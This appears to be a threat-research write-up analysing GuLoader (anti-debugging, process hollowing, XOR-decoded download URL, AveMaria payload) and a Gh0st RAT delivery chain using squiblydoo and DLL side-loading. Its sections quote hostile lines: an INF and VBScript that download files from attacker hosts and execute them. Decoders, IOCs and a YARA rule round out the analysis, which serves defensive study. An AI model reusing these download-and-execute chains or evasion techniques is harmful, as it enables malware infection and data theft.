                mov     bx, [eax]
                cmp     bx, 3CDh        ; generic int 3 check
                jz      dontgohere_95D8
                jmp     short loc_9525
 ; -------------------------------------------------------------------

loc_9525:                               ; CODE XREF: sub_8CB9+82A↑j
                test    edi, edi
                mov     bx, [eax]
                cmp     bx, 0B0Fh       ; x86 unknown instruction check for Intel PIN tracing
                jz      dontgohere_95D8
                call    eax
                jmp     short loc_9579
; ---------------------------------------------------------------------
```

For it's memory allocations it will also sometimes call NtAllocateVirtualMemory by copying over the bytes from the function in the library to a section within itself first.

```
loc_77D:                                ; CODE XREF: sub_365+3D2↑j
                test    eax, eax
                call    AllocateMem_6E87 ; Copies NtAllocateVirtualMemory over
                test    eax, eax
                jnz     loc_6C8
                mov     eax, [ebp+68h]
                mov     [ebp+20h], eax
                fnop
                cmp     edi, 0BC84h
                cmp     ebx, 0F4h ; '('
```

```
loc_4D12:                                                ; C
                call    sub_6E8C
; ---------------------------------------------------------------------
CopiedNtAllocateVirtualMemory db 0
                dd 4 dup(0)
                db 0
                db 3 dup(0)
```

```
loc_6F64:                               ; CODE XREF: sub_6E8C+E4↓j
                push    dword ptr [eax+ecx]
                pop     dword ptr [ebx+ecx] ; Copy bytes from NtVirtualAllocateMemory
                add     ecx, 4
                cmp     ecx, 18h
                jnz     short loc_6F64
                jmp     short loc_6FB8
```

The new process will have mshtml.tlb mapped into it over it's original memory section and then the bytecode will copy itself over and then change the EIP for the main thread to the start of the copied over bytecode using NtGetContextThread -> ctx.EIP = mem_addr -> NtSetContextThread/

```
mov     [ebx+0B8h], eax ; CONTEXT.EIP
push    ebx
push    dword ptr [edi+804h]
push    dword ptr [ebp+2Ch] ; NtSetContextThread
test    eax, eax
call    CallWithChecks_8CB9
```

Retrieve Payload

GuLoaders ultimate objective is to download and execute a payload, after it injects itself into a new process through process hollowing it ends up copying itself over with a number of values and flags that are reset within itself causing a different execution from injecting itself into a hollowed process, instead it will XOR decode out the URL that will be used to download the payload.

```
                        loc_4BF3:                               ; CODE XREF: sub_365:A02↑j
E8 44 C2 FF FF                  call    Xor_E3C
                        ; END OF FUNCTION CHUNK FOR sub_365
                        ; ---------------------------------------------------------------------------
1C DA 4B 7F 6C 4E 86 51+        dd 7F4BDA1Ch, 51864E6Ch, 741F1F3h, 0A96301BCh, 1884398h
F3 F1 41 07 BC 01 63 A9+        dd 27F981B4h, 7176C83Ch, 7D55A141h, 0D43BA24Ch, 0CADEEB8Ah
98 43 88 01 B4 81 F9 27+        dd 0BC9609F1h, 5F3F34CEh, 0F4933C8Fh, 0A0CE0028h, 0C3468C5Fh
3C C8 76 71 41 A1 55 7D+        dd 0FF82604Fh, 8FB11777h, 971F8B88h, 8C9CD918h, 0E16EA905h
4C A2 3B D4 8A EB DE CA+        dd 0
                        ; ---------------------------------------------------------------------------
```

We can actually take the encoded data and find the key by doing a need in haystack search.

```
clear = bytearray('https://')
needle = encoded_data[:8]

for i in range(len(clear)):
  needle[i] ^= clear[i]

off = data.find(needle)
key = data[off:off+100]
for i in range(len(encoded_data)):
  encoded_data[i] ^= key[i]
```

```
>>encode_data
https://drive.google.com/uc?export=download&id=16qpxIOSSFjZ5mbmDrhyWdNeX8IeNoQgv
```

We can also abuse the fact that they use Call->pop for passing data addresses to brute out the URL. Call-pop is frequently found in shellcode where you call a function and then immediately pop the value off the stack because the call instruction is actually shorthand for a push for the address of the next instruction and then a jump to the address.


The call happens but the next address after the call is actually the encoded URL.

```
                call    Xor_E3C
; END OF FUNCTION CHUNK FOR sub_365
; ---------------------------------------------------------------------------
                dd 7F4BDA1Ch, 51864E6Ch, 741F1F3h, 0A96301BCh, 1884398h
                dd 27F981B4h, 7176C83Ch, 7D55A141h, 0D43BA24Ch, 0CADEEB8Ah
                dd 0BC9609F1h, 5F3F34CEh, 0F4933C8Fh, 0A0CE0028h, 0C3468C5Fh
                dd 0FF82604Fh, 8FB11777h, 971F8B88h, 8C9CD918h, 0E16EA905h
                dd 0
```

Popping the address off the stack.

```
Xor_E3C         proc near               ; CODE
                pop     dword ptr [ebp+0B4h]
                jmp     short loc_E88
; ---------------------------------------------------------------------------
```

After decoding the payload URL it will sit in a loop attempting to download the payload, once it has been successfully downloaded it will skip the first 0x40 bytes.




Payload

Next GuLoader would normally XOR decode the payload starting at offset 0x40 in, in this case using a 0x258 byte key. When we XOR the payload in this manner however we are left with some data that appears to be a reoccurring pattern, these reoccurring patterns are often signs for another XOR layer.

```
>key = bytearray(GetManyBytes(0x5061, 0x258))
>temp = bytearray(data[0x40:])
>for i in range(len(temp)):
>  temp[i] ^= key[i%len(key)]
>
>binascii.hexlify(temp)[:100]
a91e7444e744e444e044e4441bbbe4445c44e444e444e444a444e444e444e444e444e444e444e444e444\
e444e444e444e444
```

Going back over the first loop shows that it is not XORing the data but appears to be bruting a 2 byte value using the loop iterator.




Python exmple:

```
>t = struct.unpack_from('<H', temp)[0]
>k = struct.unpack_from('<H', key)[0]
>for i in range(0xcdc0):
>  blah = t ^ k ^ i
>  if blah == 0x5a4d:
>    break
>hex(i)
0x44e4
```

The value bruted out is interesting in that it is the same reoccurring pattern we saw previously from the first XOR.

After finding a match it will then XOR the key by this 2 byte value before then using the new key to XOR decode the payload.



This can also be thought of as simply a two layer XOR.

```
key2 = bytearray(struct.pack('<H', 0x44e4))
for i in range(len(temp)):
  temp[i] ^= (key[i%len(key)])
  temp[i] ^= key2[i%len(key2)]
```

After decoding out the payload we can identify it as AveMaria stealer pretty easily as it is already unpacked.

Terminology

Loader - A loader will load another piece of malware into memory, generally without it touching disk.

Resident Malware - A piece of malware that will remain resident through persistence mechanisms.

Backdoor - Malware that gives an actor access to a system in order to execute commands while bypassing normal authentication methods.

C2 - Command and Control aka C&C

Stealer - Malware that primarily steals information such as credentials from the infected system.

Indicators of Compromise & Detections

Network

hxxps://drive.google[.]com/uc?export=download&id=16qpxIOSSFjZ5mbmDrhyWdNeX8IeNoQgv

Endpoint

HKCUSoftwareMicrosoftWindowsCurrentVersionRunOnce:Startup Key

Samples from Report

bbd8d503832b7b2b22c6892fc0d3047b022c67c81cc1226a89f33f9ac38795dc - GuLoader
37b4ad21987584265106aa2453f7655d70c4ac4db82a7691c58de4b520f3646d - Encoded payload

MITRE

T1093 - Process Hollowing
T1497 - Virtualization/Sandbox Evasion
T1547.001 - AutoStart

References

1: https://www.proofpoint.com/us/threat-insight/post/guloader-popular-new-vb6-downloader-abuses-cloud-services
2: https://blog.vincss.net/2020/05/re014-guloader-antivm-techniques.html

Custom Gh0st RAT delivery

Introduction

In this report we dive into a delivery chain that does not contain new techniques but instead a collection of techniques that when combined turned out to be able to bypass some security mechanisms. This is a similar approach you see in exploit development where a single bug may not lead to your desired result but sometimes requires chaining. This report also shows the value in taking your research after going through a sample or a family and then pivoting on aspects or pieces of it to try to find existing research that may already be out there, this helps the malware research community expand existing research instead of muddying the waters.

Loader

The delivery chain commonly starts with an EXE file using a chinese lure as the filename, this initial loader has some slight code reuse from the Gh0st RAT source code[1] as it reuses the same routine for decoding its onboard strings[2] with the exception that the hardcoded values are different.

```
def decode(a):
  b = base64.b64decode(a)
  b = bytearray(b)
  for i in range(len(b)):
    b[i] -= 5
    b[i] ^= 0x77
  return b
```

After decoding the strings we are able to see that this loader is designed to download and execute a scriptlet file using the squiblydoo technique(T1117).

```
$chicago$
[DefaultInstall]
UnRegisterOCXs=UO
[UO]
%11%\scrobj.dll,NI,http://q30q8faen.bkt.clouddn.com/goog.txt
```

Scriptlet

The file goog.txt is a scriptlet file which appears to be based on a backdoor scriptlet written and released as a proof of concept on github[3].
The first thing the scriptlet does is perform a request to a website in what I'm currently assuming is for infection stat tracking.

```
http.open "GET","http://123.207.104.140/runtime/cache/log/pp.php?x=a",False:http.sen\
d 'google
```

This lets the actors potentially track the infections in stages which could give could insights into when the next stage gets detected more frequently or could simply be a system used entirely as a delivery system which makes this is a load for hire system similar to Emotet.
After this request is begins a sequence of downloading files.

```
http.open "GET",mUrl&"activedsg.crt",False
http.send
Addc.Open
Addc.Write http.responseBody
Addc.SaveToFile mDir&"activeds.crt",2
Addc.Close
http.open "GET",mUrl&"vixDiskMountApi.dll",False
http.send
Addc.Open
Addc.Write http.responseBody
Addc.SaveToFile mDir&"vixDiskMountApi.dll",2
Addc.Close

http.open "GET",mUrl&"sysimgbase.dll",False
http.send
Addc.Open
Addc.Write http.responseBody
Addc.SaveToFile mDir&"sysimgbase.dll",2
Addc.Close

http.open "GET",mUrl&"Junction.exe",False
http.send
Addc.Open
Addc.Write http.responseBody
Addc.SaveToFile mDir&"Junction.exe",2
Addc.Close
```

After finishing downloading the files to disk it detonates the Junction.exe file.

```
CreateObject("WScript.Shell").Run mDir&"Junction.exe",0,false
```


DLL Side Loading

The EXE file Junction is actually a signed file associated with VMWare along with vixDiskMountApi DLL which is also a signed DLL file associated with VMWare. The more interesting file here is the sysimgbase DLL which will has an export that will be executed by the junction EXE, this is called DLL sideloading(T1073). This setup goes one step further though the main file on disk that is the malicious binary is actually encoded in the file ‘activeds.crt’ on disk this means file based scanning will be bypassed against this file on the endpoint side unless some very specific binary file signaturing is going on.
The DLL file also has a similar PDB pathname as the original loader EXE.

```
C:\Users\18081\Desktop\exe\Release\exe.pdb
```

```
C:\Users\18081\Desktop\sysimgbase\Release\sysimgbase.pdb
```

Another interesting string in the DLL tells us that this file will potentially try to load the aforementioned file ‘activeds.crt’. After opening up the DLL and following this string we find that it does sit in an exported function and will read in and decode this file.





In python this will look like the following:

```
def decode(a):
  b = bytearray(a)
  for i in range(len(b)):
    b[i] ^= 0x70
    b[i] = (b[i] + 0x70) & 0xff
  return b
```

Custom Gh0st RAT


After we decode the ‘activeds.crt’ file we find a gh0st RAT sample which has been slightly modified, normally gh0st RAT C2 involves a hardcoded header on the packet but in this case there is not one and instead it uses a hardcoded string as a RC4 key.





```
push    esi             ; size_t
push    [ebp+var_108]   ; void *
push    eax             ; void *
call    _memcpy_0
add     esp, 0Ch
push    40h
pop     ecx
mov     esi, offset RC4_SBOX_10025C50
lea     edi, [ebp+var_104]
rep movsd
mov     esi, [ebp+arg_4]
push    esi
push    [ebp+var_10C]
lea     ecx, [ebp+var_104]
call    RC4_XOR_10014B47
lea     eax, [ebp+var_108]
push    eax
```

The port it communicates over is hardcoded along with the C2 host.



The data transmitted to and from the C2 server is in the format of:

```
int total_len;
int data_len;
char rc4_encrypted_Data[data_len];
```

The RATs are also designed to pretend to be a gaming client, in the case of this sample the name is related to the game LeageOfLegends. Pivoting on some of this information and we find a number of related writeups from chinese research companies including one by QI-ANXIN[4] who refers to this group as ‘GoldenEyeDog’.

The SCT loader makes a good target for pivoting as I'm sure there will be lots of samples out there because of their targets.

```
rule sct_loader
{
meta:
author="Jason Reaves"
strings:
$a1 = "progid=\"Bandit"
$a2 = "http.open"
$b1 = "Junction.exe"
$g1 = "activeds"
$g2 = ".crt"
$g3 = ".exe"
$g4 = "CreateObject(\"WScript.Shell\").Run"
condition:
all of ($a*) and ($b1 or all of ($g*))
}
```
